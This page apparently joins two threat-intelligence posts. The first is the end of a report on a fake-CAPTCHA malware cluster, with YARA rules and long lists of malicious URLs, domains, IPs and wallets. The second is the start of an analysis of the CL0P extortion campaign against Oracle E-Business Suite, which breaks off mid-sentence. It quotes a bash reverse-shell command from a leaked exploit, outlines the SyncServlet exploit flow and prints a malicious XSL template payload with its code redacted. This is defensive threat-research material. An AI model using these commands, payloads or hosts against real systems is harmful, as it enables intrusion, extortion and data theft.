Special acknowledgment to Cian Lynch for involvement in tracking the malware as a service distribution cluster, and to Blas Kojusner for assistance in analyzing infostealer malware samples. We are also grateful to Geoff Ackerman for attribution efforts, as well as Muhammad Umer Khan and Elvis Miezitis for providing detection opportunities. A special thanks goes to Yash Gupta for impactful feedback and coordination, and to Diana Ion for valuable suggestions on the blog post.

Detection Opportunities

The following indicators of compromise (IOCs) and YARA rules are also available as a collection and rule pack in Google Threat Intelligence (GTI).Β 

Detection Through Google Security Operations

Mandiant has made the relevant rules available in the Google SecOps Mandiant Frontline Threats curated detections rule set. The activity detailed in this blog post is associated with several specific MITRE ATT&CK tactics and techniques, which are detected under the following rule names:

  • Run Utility Spawning Suspicious Process

  • Mshta Remote File Execution

  • Powershell Launching Mshta

  • Suspicious Dns Lookup Events To C2 Top Level Domains

  • Suspicious Network Connections To Mediafire

  • Mshta Launching Powershell

  • Explorer Launches Powershell Hidden Execution

MITRE ATT&CK

Rule Name

Tactic

Technique

Run Utility Spawning Suspicious Process

TA0003

T1547.001

Mshta Remote File Execution

TA0005

T1218.005

Powershell Launching Mshta

TA0005

T1218.005

Suspicious Dns Lookup Events To C2 Top Level Domains

TA0011

T1071.001

Suspicious Network Connections To Mediafire

TA0011

T1071.001

Mshta Launching Powershell

TA0005

T1218.005

Explorer Launches Powershell Hidden Execution

TA0002

T1059.001

YARA Rules

rule M_Downloader_CLEARSHORT_1 {
    meta:
        author = "Mandiant"
    strings:
        $payload_b641 = "ipconfig /flushdns" base64
        $payload_b642 = "[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(" base64
        $payload_b643 = "[System.Diagnostics.Process]::Start(" base64
        $payload_b644 = "-ep RemoteSigned -w 1 -enc" base64

        $payload_o1 = "ipconfig /flushdns" nocase ascii wide
        $payload_o2 = "[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(" nocase ascii wide
        $payload_o3 = "[System.Diagnostics.Process]::Start(" nocase ascii wide
        $payload_o4 = "-ep RemoteSigned -w 1 -enc" nocase ascii wide


        $htm_o1 = "title: \"Google Chrome\","
        $htm_o2 = "PowerShell"
        $htm_o3 = "navigator.clipboard.writeText"
        $htm_o4 = "document.body.removeChild"
        $htm_o5 = "downloadButton.classList.add('downloadButton');"
        $htm_o6 = "getUserLanguage().substring(0, 2);"
        $htm_o7 = "translateContent(userLang);" 
        
        $htm_b64_1 = "title: \"Google Chrome\"," base64  
        $htm_b64_2 = "PowerShell" base64 
        $htm_b64_3 = "navigator.clipboard.writeText" base64  
        $htm_b64_4 = "document.body.removeChild" base64  
        $htm_b64_5 = "downloadButton.classList.add('downloadButton');" base64  
        $htm_b64_6 = "getUserLanguage().substring(0, 2);" base64  
        $htm_b64_7 = "translateContent(userLang);" base64  
    condition:
        filesize<1MB and (4 of ($payload_b*) or 4 of ($payload_o*) or 4 of ($htm_b*) or  4 of ($htm_o*))
}
rule M_Downloader_CLEARSHORT_2 {
    meta:
          author = "Mandiant"
    strings:
        $htm1 = "const base64HtmlContent"
        $htm2 = "return decodeURIComponent(escape(atob(str)));"
        $htm3 = "document.body.style.overflow = 'hidden';"
        $htm4 = "document.body.append(popupContainer);"
        $htm5 = "Object.assign(el.style, styles);"
        
        
        $htm_b64_1 = "const base64HtmlContent" base64
        $htm_b64_2 = "return decodeURIComponent(escape(atob(str)));" base64
        $htm_b64_3 = "document.body.style.overflow = 'hidden';" base64
        $htm_b64_4 = "document.body.append(popupContainer);" base64
        $htm_b64_5 = "Object.assign(el.style, styles);" base64

    condition:
        filesize<1MB and 5 of ($htm*)
}
rule M_Downloader_CLEARSHORT_3
{
    meta:
        author = "Mandiant"
    strings:
          
        $smart_contract1 = "9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53" nocase
        $smart_contract2 = "8FBA1667BEF5EdA433928b220886A830488549BD" nocase
        $smart_contract3 = "53fd54f55C93f9BCCA471cD0CcbaBC3Acbd3E4AA" nocase
        $smart_contract2_hex = /38(46|66)(42|62)(41|61)31363637(42|62)(45|65)(46|66)35(45|65)(64|44)(41|61)343333393238(42|62)323230383836(41|61)383330343838353439(42|62)(44|64)/
        $smart_contract1_hex = /39313739(64|44)(64|44)(61|41)38(42|62)323835303430(42|62)(66|46)333831(41|61)(41|61)(42|62)(62|42)38(61|41)31(66|46)34(61|41)31(62|42)38(63|43)3337(45|65)(64|44)3533/
        $smart_contract3_hex = /3533(66|46)(64|44)3534(66|46)3535(43|63)3933(66|46)39(42|62)(43|63)(43|63)(41|61)343731(63|43)(44|64)30(43|63)(63|43)(62|42)(61|41)(42|62)(43|63)33(41|61)(63|43)(62|42)(64|44)33(45|65)34(41|61)(41|61)/

        $enc_marker1 = "4834734941444748553263432f34315662572f624"
        $enc_marker2 = "4834734941465775513263432f2b3257775772"

        $c2_marker_capcha = "743617074636861"
        $c2_marker_https = "68747470733a2f2f72"
        $c2_marker_json = "\"jsonrpc\":\"2.0\",\"id\":\""

        $str1 = /Windows\s*\+\s*R/ nocase
        $str2 = /CTRL\s*\+\s*V/ nocase
        $str3 = "navigator.clipboard.writeText" nocase
        $str4 = "captcha" nocase
        $str5 = ".innerHTML" nocase
    
        $payload1 = ".shop" base64
        $payload2 = "[scriptblock]::Create(" nocase
        $payload3 = "HTA:APPLICATION" nocase
    condition:
		filesize < 15MB and (any of ($smart_contract*) or any of ($enc_marker*) or all of ($c2_marker*) or all of ($str*) or all of ($payload*))


}

Host-Based IOCs

SHA256

Malware Family

bcbdb74f97092dfd68e7ec1d6770b6d1e1aae091f43bcebb0b7bce6c8188e310

VIDAR

88019011af71af986a64f68316e80f30d3f57186aa62c3cef5ed139eb49a6842

VIDAR

27105be1bdd9f15a1b1a2b0cc5de625e2ecd47fdeaed135321641eea86ad6cb0

VIDAR

72d8fa46f402dcc4be78306d0535c9ace0eb9fabae59bd3ba3cc62a0bdf3db91

LUMMAC.V2

3023b0331baff73ff894087d1a425ea4b2746caf514ada624370318f27e29c2c

LUMMAC.V2

4b47b55ae448668e549ffc04e82aee41ac10e3c8b183012a105faf2360fc5ec1

RADTHIEF

091f9db54382708327f5bb1831a4626897b6710ffe11d835724be5c224a0cf83

ATOMIC

Network-Based IOCs

Date

CLEARSHORT Hosting URL

2025-05-30

hXXps://yie-cpj[.]pages[.]dev/

2025-05-05

hXXps://n51v[.]pages[.]dev/

2025-05-05

hXXps://lightsoi[.]pages[.]dev/

2025-05-01

hXXps://stat[.]bluetroniq[.]vip/

2025-05-01

hXXps://tnop[.]pages[.]dev/

2025-04-30

hXXps://app.bytevista[.]cloud/wfree

2025-04-30

hXXps://ho8[.]pages[.]dev/

2025-04-30

hXXps://z1z[.]pages[.]dev/

2025-04-30

hXXps://yuun[.]pages[.]dev/

2025-04-29

hXXps://tuboos[.]pages[.]dev/

2025-04-29

hXXps://min-js-lib[.]pages[.]dev/

2025-04-28

hXXps://yoloff[.]pages[.]dev/

2025-04-28

hXXps://relmake[.]pages[.]dev/

2025-04-26

hXXps://javascript-67t[.]pages[.]dev/

2025-04-25

hXXps://sticker-88l[.]pages[.]dev/support

2025-04-24

hXXps://know-knock-who-is-here[.]pages[.]dev/

2025-04-23

hXXps://ndgadfqwywqe[.]pages[.]dev/win

2025-04-23

hXXps://jjiiiiiiiiijjjj[.]pages[.]dev/

2025-04-22

hXXps://gthfjdk[.]pages[.]dev/

2025-04-22

hXXps://ffmqitnka[.]pages[.]dev/

2025-04-21

hXXps://jrtersdfg[.]pages[.]dev/

2025-04-20

hXXps://rhfvjck[.]pages[.]dev/

2025-04-20

hXXps://tracklist22[.]pages[.]dev/

2025-04-20

hXXps://tracklist22[.]pages[.]dev/

2025-04-20

hXXps://sound-designer-v21[.]pages[.]dev/

2025-04-19

hXXps://rivertracker[.]pages[.]dev/

2025-04-16

hXXps://bootstrappa[.]pages[.]dev/

2025-04-16

hXXps://renovateai[.]pages[.]dev/

2025-04-05

hXXps://nhgfdc-ok[.]pages[.]dev/

2025-04-05

hXXps://yt3cvkj43ws[.]pages[.]dev/

2025-04-04

hXXps://rose-pole-chip[.]pages[.]dev/

2025-04-03

hXXps://0-000-0[.]pages[.]dev/

2025-04-02

hXXps://000-0-000[.]pages[.]dev/

2025-04-02

hXXps://xxx-xx-x-xxx[.]pages[.]dev/

2025-03-18

hXXps://ooooi1[.]pages[.]dev/kop

2025-03-18

hXXps://helloworld-f1f[.]pages[.]dev/penguin

2025-03-16

hXXps://hfdjb[.]pages[.]dev/start

2025-03-13

hXXps://sunlight-11[.]pages[.]dev/a

2025-03-12

hXXps://bbb1-9we[.]pages[.]dev/mountain

2025-03-12

hXXps://jsfiles-bqq[.]pages[.]dev/1

2025-03-11

hXXps://mixg-u[.]pages[.]dev/page_d

2025-03-07

hXXps://kolobsgw[.]pages[.]dev/

2025-03-06

hXXps://nn11[.]pages[.]dev/

2025-03-05

hXXps://nnoq[.]pages[.]dev/

2025-03-05

hXXps://fmoz[.]pages[.]dev/

2025-03-05

hXXps://x1x1[.]pages[.]dev/native1E

2025-03-05

hXXps://fwfa[.]pages[.]dev/kioto

2025-03-04

hXXps://fhjwekn[.]pages[.]dev/ibn

2025-03-04

hXXps://dsk1a[.]pages[.]dev/onside

2025-03-02

hXXps://f23-11r[.]pages[.]dev/verse

2025-03-02

hXXps://dfhusj[.]pages[.]dev/train

2025-03-01

hXXps://bsdw[.]pages[.]dev/blink

2025-02-28

hXXps://hypo-dance[.]pages[.]dev/damn

2025-02-26

hXXps://ert67-o9[.]pages[.]dev/data

2025-02-26

hXXps://f003[.]backblazeb2[.]com/file/skippp/uu[.]html

2025-02-26

hXXps://f003[.]backblazeb2[.]com/file/skippp/index[.]html

2025-02-25

hXXps://hostme[.]pages[.]dev/host

2025-02-25

hXXps://ghost-name[.]pages[.]dev/website

2025-02-24

hXXps://gdfg-23rwe[.]pages[.]dev/index[.]html

2025-02-21

hXXps://sha-11x[.]pages[.]dev/

2025-02-20

hXXps://b1-c1-k8[.]pages[.]dev/

2025-02-20

hXXps://1a-a1[.]pages[.]dev/

2025-02-20

hXXps://sdfwefwg[.]pages[.]dev/

2025-02-19

hXXps://niopg[.]pages[.]dev/

2025-02-19

hXXps://sdfwefwg[.]pages[.]dev/

2025-02-18

hXXps://cleaning-devices-k[.]pages[.]dev/

2025-02-16

hXXps://tour-agency-media[.]pages[.]dev/

2025-02-16

hXXps://fresh-orange-juice[.]pages[.]dev/

2025-02-16

hXXps://you-insk-bad[.]pages[.]dev/

2025-02-11

hXXps://human-verify-7u[.]pages[.]dev/

2025-02-10

hXXps://recaptcha-verify-me-1c[.]pages[.]dev/

2025-02-07

hXXps://macos-browser-update-9n[.]pages[.]dev/

2025-02-07

hXXps://macos-browser-update-5i[.]pages[.]dev/

2025-02-07

hXXps://macos-browser-update-5y[.]pages[.]dev/

2025-02-07

hXXps://recaptcha-verify-2e[.]pages[.]dev/

2025-02-07

hXXps://recaptcha-verify-7z[.]pages[.]dev/

2025-02-07

hXXps://recaptcha-verify-1t[.]pages[.]dev/

2025-02-04

hXXps://recaptcha-verify-9m[.]pages[.]dev/

2025-02-02

hXXps://disable-data-collect-ai[.]pages[.]dev/

2025-01-25

hXXps://recaptcha-verify-1r[.]pages[.]dev/

2025-01-23

hXXps://recaptha-verify-5q[.]pages[.]dev/

2025-01-22

hXXps://recaptha-verify-6l[.]pages[.]dev/

2025-01-02

hXXps://recaptha-verify-1n[.]pages[.]dev/

2024-12-31

hXXps://recaptha-verify-4z[.]pages[.]dev/

2024-12-30

hXXps://recaptha-verify-7u[.]pages[.]dev/

2024-12-28

hXXps://recaptha-verify-c1[.]pages[.]dev/

2024-12-28

hXXps://recaptha-verify-3m[.]pages[.]dev/

2024-12-27

hXXps://recaptha-verify-2w[.]pages[.]dev/

2024-12-25

hXXps://recaptha-verify-q3[.]pages[.]dev/

2024-12-23

hXXps://recaptcha-dns-o5[.]pages[.]dev/

2024-12-21

hXXps://recaptcha-dns-d9[.]pages[.]dev/

2024-12-20

hXXps://recaptha-verify-9o[.]pages[.]dev/

2024-12-19

hXXps://recaptcha-0d-verify[.]pages[.]dev/

2024-12-17

hXXps://recaptha-verify-7y[.]pages[.]dev/

2024-12-15

hXXps://dns-resolver-es8[.]pages[.]dev/

2024-12-14

hXXps://ip-provider[.]pages[.]dev/

Date

Next Stage Payload URL

2025-05-30

hXXps://kimbeech[.]cfd/cap/verify.sh

2025-05-13

hXXps://entrinidad[.]cfd/1/verify.sh

2025-05-11

hXXps://tofukai[.]cfd/2/verify.sh

2025-05-08

hXXps://privatunis[.]cfd/1/verify.sh

2025-05-05

hXXps://e[.]overallwobbly[.]ru/era-stc

2025-05-01

hXXps://salorttactical[.]top/2/verify.sh

2025-04-28

hXXps://security-2u6g-log[.]com/1/verify.sh

2025-04-28

hXXps://lammysecurity[.]com/4/verify.sh

2025-04-27

hXXps://security-7f2c-run[.]com/2/verify.sh

2025-04-26

hXXps://security-9y5v-scan[.]com/3/verify.sh

2025-04-25

hXXps://security-9y5v-scan[.]com/7/verify.sh

2025-04-24

hXXps://security-a2k8-go[.]com/6/verify.sh

2025-04-23

hXXps://security-check-l2j4[.]com/verify.sh

2025-04-23

hXXps://security-2k7q-check[.]com/1/verify.sh

2025-04-22

hXXps://security-check-u8a6[.]com/2/verify.sh

2025-04-20

hXXps://betiv[.]fun/7456f63a46cc318334a70159aa3c4291[.]txt

2025-04-16

hXXps://jdiazmemory[.]com/4/verify[.]sh

2025-04-16

hXXps://fleebunga[.]sbs

2025-04-05

hXXps://captcha-verify-6r4x[.]com/verify[.]sh

2025-04-05

hXXp://power[.]moon-river-coin[.]xyz/

2025-04-04

hXXp://run[.]fox-chair-dust[.]xyz/

2025-04-03

hXXps://captcha-cdn[.]com/verify.sh

2025-04-02

hXXp://bridge[.]tree-sock-rain[.]today/

2025-03-29

hXXp://ok[.]fish-cloud-jar[.]us/

2025-03-18

hXXp://message[.]zoo-ciry[.]shop/

2025-03-16

hXXp://text[.]cherry-pink[.]shop

2025-03-13

hXXp://sandbox[.]silver-map-generator[.]shop/

2025-03-12

hXXp://items[.]kycc-camera[.]shop/

2025-03-11

hXXp://def[.]ball-strike-up[.]shop/

2025-03-07

hXXp://incognito[.]uploads[.]it[.]com

2025-03-07

hXXps://bytes[.]microstorage[.]shop/

2025-03-05

hXXps://black[.]hologramm[.]us/

2025-03-04

hXXps://xxx[.]retweet[.]shop/

2025-03-02

hXXps://butanse[.]shop/

2025-03-01

hXXps://rengular11[.]today/

2025-02-28

hXXps://lumichain[.]pro/

2025-02-27

hXXps://www[.]mediafire[.]com/file_premium/d6r4c3nzfv9mgl7/glass.mp3/file

2025-02-26

hXXps://www[.]mediafire[.]com/file_premium/8q094mjevfshw6g/glass.mp3/file

2025-02-26

hXXps://tumbl[.]design-x[.]xyz/glass.mp3

2025-02-25

hXXps://sandbox[.]yunqof[.]shop/macan.mp3

2025-02-25

hXXps://block[.]a-1-a1a[.]shop/drive.mp3

2025-02-24

hXXps://note1[.]nz7bn[.]pro/nnp.mp4

2025-02-22

hXXps://ai[.]fdswgw[.]shop/one.mp4

2025-02-21

hXXps://mnjk-jk[.]bsdfg-zmp-q-n[.]shop/1.mp4

2025-02-20

hXXps://nbhg-v[.]iuksdfb-f[.]shop/ajax.mp3

2025-02-20

hXXps://hur[.]bweqlkjr[.]shop/m41.mp4

2025-02-19

hXXps://hur[.]bweqlkjr[.]shop/1a.m4a

2025-02-19

hXXps://yob[.]yrwebsdf[.]shop/1a.m4a

2025-02-19

hXXps://yob[.]yrwebsdf[.]shop/3t.mp4

2025-02-18

hXXps://start[.]cleaning-room-device[.]shop/sha589.m4a

2025-02-18

hXXps://discover-travel-agency[.]pro/joke[.]m4a

2025-02-18

hXXps://discover-travel-agency[.]pro/walking[.]mp3

2025-02-17

hXXps://discover-travel-agency[.]pro/1[.]m4a

2025-02-16

hXXps://travel[.]image-gene-saver[.]it[.]com/1[.]m4a

2025-02-16

hXXps://ads[.]green-pickle-jo[.]shop/1.m4a

2025-02-13

hXXps://recaptcha-verify-4h[.]pro/kangarooing.m4a

2025-02-13

hXXps://recaptcha-manual[.]shop/kangarooing.m4a

2025-02-11

hXXps://recaptcha-verify-4h[.]pro/xfiles/kangarooing[.]vsdx

2025-02-11

hXXps://recaptcha-verify-4h[.]pro/xfiles/verify.mp4

2025-02-10

hXXps://human-verify[.]shop/xfiles/verify.mp4

2025-02-10

hXXps://human-verify-4r[.]pro/xfiles/verify.mp4

2025-02-10

hXXps://human-verify-4r[.]pro/xfiles/human[.]cpp

2025-02-08

hXXps://dns-verify-me[.]pro/xfiles/train.mp4

2025-02-06

hXXp://83[.]217[.]208[.]130/xfiles/Ohio.mp4

2025-02-06

hXXp://83[.]217[.]208[.]130/xfiles/VIDA.mp3

2025-02-06

hXXp://83[.]217[.]208[.]130/xfiles/VIDA.mp4

2025-02-05

hXXp://83[.]217[.]208[.]130/xfiles/trip.mp4

2025-02-05

hXXp://83[.]217[.]208[.]130/xfiles/trip[.]psd

2025-02-05

hXXp://80[.]64[.]30[.]238/trip[.]psd

2025-02-03

hXXp://80[.]64[.]30[.]238/evix.xll

2025-02-03

hXXps://raw[.]githubusercontent[.]com/fuad686337/tyu/refs/heads/main/BEGIMOT.xll

2025-02-02

hXXps://disable-data-ai-agent[.]pages[.]dev

2025-01-23

hXXps://microsoft-dns-reload-5q[.]pages[.]dev

2025-01-22

hXXps://microsoft-dns-reload-6l[.]pages[.]dev

2025-01-02

hXXps://microsoft-dns-reload-1n[.]pages[.]dev

2024-12-31

hXXps://microsoft-dns-reload-5m[.]pages[.]dev

2024-12-30

hXXps://microsoft-dns-reload-7m[.]pages[.]dev

2024-12-28

hXXps://microsoft-dns-reload-9q[.]pages[.]dev

2024-12-28

hXXps://microsoft-dns-reload-3h[.]pages[.]dev

2024-12-27

hXXps://microsoft-dns-reload-4r[.]pages[.]dev

2024-12-25

hXXps://recaptcha-dns-b4[.]pages[.]dev

2024-12-23

hXXps://restart-dns-service-u2[.]pages[.]dev

2024-12-21

hXXps://recaptha-verify-8u[.]pages[.]dev

2024-12-20

hXXps://microsoft-dns-reload-6y[.]pages[.]dev

2024-12-19

hXXps://microsoft-dns-reload[.]pages[.]dev

2024-12-17

hXXps://dnserror-cdw[.]pages[.]dev/

2024-12-15

hXXps://dns-me[.]pages[.]dev/

Indicator

Description

saaadnesss[.]shop

UNC5142 C2 Check-in

lapkimeow[.]icu

UNC5142 C2 Check-in

ratatui[.]today

UNC5142 CLEARSHORT C2 Check-in

technavix[.]cloud

UNC5142 CLEARSHORT C2 Check-in

orange-service[.]xyz

UNC5142 CLEARSHORT C2 Check-in

hfdjmoedkjf[.]asia

UNC5142 CLEARSHORT C2 Check-in

polovoiinspektor[.]shop

UNC5142 Payload Hosting

googleapis-n-cdn3s-server[.]willingcapablepatronage[.]shop

UNC5142 Payload Hosting

rbk[.]scalingposturestrife[.]shop

UNC5142 Payload Hosting

ty[.]klipxytozyi[.]shop

UNC5142 Payload Hosting

discover-travel-agency[.]pro

UNC5142 Payload Hosting

browser-storage[.]com

UNC5142 Payload Hosting

kangla[.]klipxytozyi[.]shop

UNC5142 Payload Hosting

recaptcha-manual[.]shop

UNC5142 Payload Hosting

xxx[.]retweet[.]shop

UNC5142 Payload Hosting

w1[.]discoverconicalcrouton[.]shop

UNC5142 Payload Hosting

tlfiyat[.]shop

VIDAR C2

stchkr[.]rest

VIDAR C2

opbafindi[.]com

VIDAR C2

cxheerfulriver[.]pics

LUMMAC.V2 C2

importenptoc[.]com

LUMMAC.V2 C2

voicesharped[.]com

LUMMAC.V2 C2

inputrreparnt[.]com

LUMMAC.V2 C2

torpdidebar[.]com

LUMMAC.V2 C2

rebeldettern[.]com

LUMMAC.V2 C2

actiothreaz[.]com

LUMMAC.V2 C2

garulouscuto[.]com

LUMMAC.V2 C2

breedertremnd[.]com

LUMMAC.V2 C2

zenrichyourlife[.]tech

LUMMAC.V2 C2

pasteflawwed[.]world

LUMMAC.V2 C2

hoyoverse[.]blog

LUMMAC.V2 C2

dsfljsdfjewf[.]info

LUMMAC.V2 C2

stormlegue[.]com

LUMMAC.V2 C2

blast-hubs[.]com

LUMMAC.V2 C2

blastikcn[.]com

LUMMAC.V2 C2

decreaserid[.]world

LUMMAC.V2 C2

80.64.30[.]238

UNC5142 Payload Hosting

95.217.240[.]67

VIDAR C2

37.27.182[.]109

VIDAR C2

95.216.180[.]186

VIDAR C2

82.115.223[.]9

ATOMIC C2

91.240.118[.]2

RADTHIEF C2

Blockchain-Based IOCs

Wallet Addresses

Main Wallets

Secondary Wallets

Description

0x9fA7A2F4872D10bF59d436EA8433067811F67C04

0x9FEF571BAeAbdB8bF417a780c1b78aAa3295fF45

0x3b5a23f6207d87B423C6789D2625eA620423b32D(OKX 35)

0x3b5a23f6207d87B423C6789D2625eA620423b32D(OKX 35)

Funding wallets used to layer funds before sending to the operator.

0xF5B962Cca374de0b769617888932250363C5971BΒ 

0x9AAe9A373CECe9Ef8453fa2dEAF4bf7B8aFBfac9

The main actor controlled address that deploys and sends update transactions to the smart contract group.

Smart Contract Groups

Contract Level

Main Addresses

Secondary Addresses

First Level

0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53

0x8f386Ac6050b21aF0e34864eAbf0308f89C6f13c

Second Level

0x8FBA1667BEF5EdA433928b220886A830488549BD

0xd210e8a9f22Bc5b4C9B3982ED1c2E702D66A8a5E

Third Level

0x53fd54f55C93f9BCCA471cD0CcbaBC3Acbd3E4AA

0x15b495FBe9E49ea8688f86776Fd7a50b156C6c3F

Oracle E-Business Suite Zero-Day Exploited in Widespread Extortion Campaign

9 October 2025 at 16:00

Written by: Peter Ukhanov, Genevieve Stark, Zander Work, Ashley Pearson, Josh Murchie, Austin Larsen


Update (Oct. 11): On Oct. 11, Oracle released another patch, addressing CVE-2025-61884.

Introduction

Beginning Sept. 29, 2025, Google Threat Intelligence Group (GTIG) and Mandiant began tracking a new, large-scale extortion campaign by a threat actor claiming affiliation with the CL0P extortion brand. The actor began sending a high volume of emails to executives at numerous organizations, alleging the theft of sensitive data from the victims' Oracle E-Business Suite (EBS) environments. On Oct. 2, 2025, Oracle reported that the threat actors may have exploited vulnerabilities that were patched in July 2025 and recommended that customers apply the latest critical patch updates. On Oct. 4, 2025, Oracle directed customers to apply emergency patches to address this vulnerability, reiterating their standing recommendation that customers stay current on all Critical Patch Updates.

Our analysis indicates that the CL0P extortion campaign followed months of intrusion activity targeting EBS customer environments. The threat actor(s) exploited what may be CVE-2025-61882 as a zero-day vulnerability against Oracle EBS customers as early as Aug. 9, 2025, weeks before a patch was available, with additional suspicious activity dating back to July 10, 2025. In some cases, the threat actor successfully exfiltrated a significant amount of data from impacted organizations.

This post provides an in-depth analysis of the campaign, deconstructs the multi-stage Java implant framework used by the threat actors to compromise Oracle EBS, details the earlier exploitation activity, and provides actionable guidance and indicators of compromise (IOCs) for defenders.

Background

The CL0P (aka CL0P^_- LEAKS) data leak site (DLS) was established in 2020. Initially, GTIG observed the DLS used for multifaceted extortion operations involving CL0P ransomware and attributed to FIN11. More recently, the majority of the alleged victims appear to be associated with data theft extortion incidents stemming from the mass exploitation of zero-day vulnerabilities in managed file transfer (MFT) systems, including the Accellion legacy file transfer appliance (FTA), GoAnywhere MFT, MOVEit MFT, and Cleo LexiCom. In most of these incidents, the threat actors conducted mass exploitation of zero-day (0-day) vulnerabilities, stole victim data, then initiated extortion attempts several weeks later. While this data theft extortion activity has most frequently been attributed to FIN11 and suspected FIN11 threat clusters, we have also observed evidence that CL0P ransomware and the CL0P DLS are used by at least one threat actor with different tactics, techniques, and procedures (TTPs). This could suggest that FIN11 has expanded their membership or partnerships over time.

This latest campaign targeting Oracle EBS marks a continuation of this successful and high-impact operational model.

Oct 8 updated CL0P DLS site

Figure 1: Oct. 8 updated CL0P DLS site

Threat DetailΒ 

The CL0P Extortion Campaign

Starting Sept. 29, 2025, the threat actor launched a high-volume email campaign from hundreds, if not thousands, of compromised third-party accounts. The credentials for these accountsβ€”which belong to diverse, unrelated organizationsβ€”were likely sourced from infostealer malware logs sold on underground forums. This is a common tactic used by threat actors to add legitimacy and bypass spam filters. The emails, sent to company executives, claimed the actor had breached their Oracle EBS application and exfiltrated documents.Β 

Notably, the emails contain two contact addresses, support@pubstorm.com and support@pubstorm.net, that have been listed on the CL0P DLS since at least May 2025. To substantiate their claims, the threat actor has provided legitimate file listings from victim EBS environments to multiple organizations with data dating back to mid-August 2025. The extortion emails have indicated that alleged victims can prevent the release of stolen data in exchange for payment, but the amount and method has not been specified. This is typical of most modern extortion operations, in which the demand is typically provided after the victim contacts the threat actors and indicates that they are authorized to negotiate.

To date, GTIG has not observed victims from this campaign on the CL0P DLS. This is consistent with past campaigns involving the CL0P brand, where actors have typically waited several weeks before posting victim data.

Extortion email sent to victim executives

Figure 2: Extortion email sent to victim executives

Technical Analysis: Deconstructing the Exploits

We have identified exploitation activity targeting Oracle E-Business Suite (EBS) servers occurring prior to the recent extortion campaign, likely dating back to July 2025.

Oracle released a patch on Oct. 4 for CVE-2025-61882, which referenced a leaked exploit chain targeting the UiServlet component, but Mandiant has observed multiple different exploit chains involving Oracle EBS and it is likely that a different chain was the basis for the Oct. 2 advisory that originally suggested a known vulnerability was being exploited. It's currently unclear which specific vulnerabilities/exploit chains correspond to CVE-2025-61882, however, GTIG assesses that Oracle EBS servers updated through the patch released on Oct. 11 are likely no longer vulnerable to known exploitation chains.

July 2025 Activity: Suspicious Activity Involving 'UiServlet'

Mandiant incident responders identified activity in July 2025 targeting Oracle EBS servers where application logs suggested exploitation targeting /OA_HTML/configurator/UiServlet. The artifacts recovered in Mandiant's investigations do have some overlap with an exploit leaked in a Telegram group named β€œSCATTERED LAPSUS$ HUNTERS” on October 3rd, 2025. However, GTIG lacks sufficient evidence to directly correlate activity observed in July 2025 with use of this exploit. At this time, GTIG does not assess that actors associated with UNC6240 (aka "Shiny Hunters") were involved in this exploitation activity.Β 

  • The leaked exploit, as analyzed by watchTowr Labs, combines several distinct primitives including Server-Side Request Forgery (SSRF), Carriage-Return Line-Feed (CRLF) injection, authentication bypass, and XSL template injection, to gain remote code execution on the target Oracle EBS server. As mentioned, it's not clear which CVE corresponds to any of the vulnerabilities exploited in this chain. Any commands executed following exploitation would use sh on Linux, or cmd.exe on Windows.

  • The leaked exploit archive included sample invocations showing its use for executing a Bash reverse shell, with a command structured like bash -i >& /dev/tcp/<ip>/<port> 0>&1.

Activity Observed Before July 2025 Patch Release

On July 10th, prior to the release of the July 2025 Oracle EBS security updates, Mandiant identified suspicious HTTP traffic from 200.107.207.26. GTIG was unable to confirm the exact nature of this activity, but it's plausible that this was an early attempt at exploitation of Oracle EBS servers. However, there was no available forensic evidence showing outbound HTTP traffic consistent with the remote XSL payload retrieval performed in the leaked exploit, nor any suspicious commands observed being executed, inhibiting us from assessing that this was an actual exploitation attempt.

Additionally, Internet scan data showed that server exposing a Python AIOHTTP server at approximately the same time as the aforementioned activity, which is consistent with use of the callback server in the publicly leaked exploit.

Activity Observed After July 2025 Patch Release

After the patches were released, Mandiant observed likely exploitation attempts from 161.97.99.49 against Oracle EBS servers, with HTTP requests for /OA_HTML/configurator/UiServlet recorded. Notably, various logs involving EBS indicate that some of these requests timed out, suggesting the SSRF vulnerability present in the leaked public exploit, or follow-on activity that would've cleanly closed the request, may have failed. These errors were not observed in the activity recorded prior to the July 2025 patch release.

GTIG is not currently able to confirm if both of these sets of activity were conducted by the same threat actor or not.

August 2025 Activity: Exploit Chain Targeting 'SyncServlet'

In August 2025, a threat actor began exploiting a vulnerability in the SyncServlet component, allowing for unauthenticated remote code execution. This activity originated from multiple threat actor servers, including 200.107.207.26, as observed in the aforementioned activity.

  • Exploit Flow: The attack is initiated with a POST request to /OA_HTML/SyncServlet. The actor then uses the XDO Template Manager functionality to create a new, malicious template within the EBS database. The final stage of the exploit is a request that triggers the payload via the Template Preview functionality. A request to the following endpoint is a high-fidelity indicator of compromise:
/OA_HTML/OA.jsp?page=/oracle/apps/xdo/oa/template/webui/TemplatePreviewPG&TemplateCode=<TMP|DEF><16_RANDOM_HEX_STRING>&TemplateType=<XSL-TEXT|XML>…

The malicious payload is stored as a new template in the XDO_TEMPLATES_B database table. The template name (TemplateCode) consistently begins with the prefix TMP or DEF, and the TemplateType is set to XSL-TEXT or XML, respectively. The following is an example of a payload stored in database with the Base64 payload redacted:

<?xml version="1.0" encoding="UTF-8"?>
    <xsl:stylesheet version="1.0"
                    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                    xmlns:b64="http://www.oracle.com/XSL/Transform/java/sun.misc.BASE64Decoder"
                    xmlns:jsm="http://www.oracle.com/XSL/Transform/java/javax.script.ScriptEngineManager"
                    xmlns:eng="http://www.oracle.com/XSL/Transform/java/javax.script.ScriptEngine"
                    xmlns:str="http://www.oracle.com/XSL/Transform/java/java.lang.String">
        <xsl:template match="/">
            <xsl:variable name="bs" select="b64:decodeBuffer(b64:new(),'<BASE64STRING>')"/>
            <xsl:variable name="js" select="str:new($bs)"/>
            <xsl:variable name="m" select="jsm:new()"/>
            <xsl:variable name="e" select="jsm:getEngineByName($m, 'js')"/>
            <xsl:variable name="code" select="eng:eval($e, $js)"/>
            <xsl:value-of select="$code"/>
        </xsl:template>
    </xsl:stylesheet>

Notably, the structure of this XSL payload is identical to the XSL payload in the leaked Oracle EBS exploit previously discussed.

GTIG has identified at least two different chains of Java payloads embedded in the XSL payloads, some of which has also been discussed here:

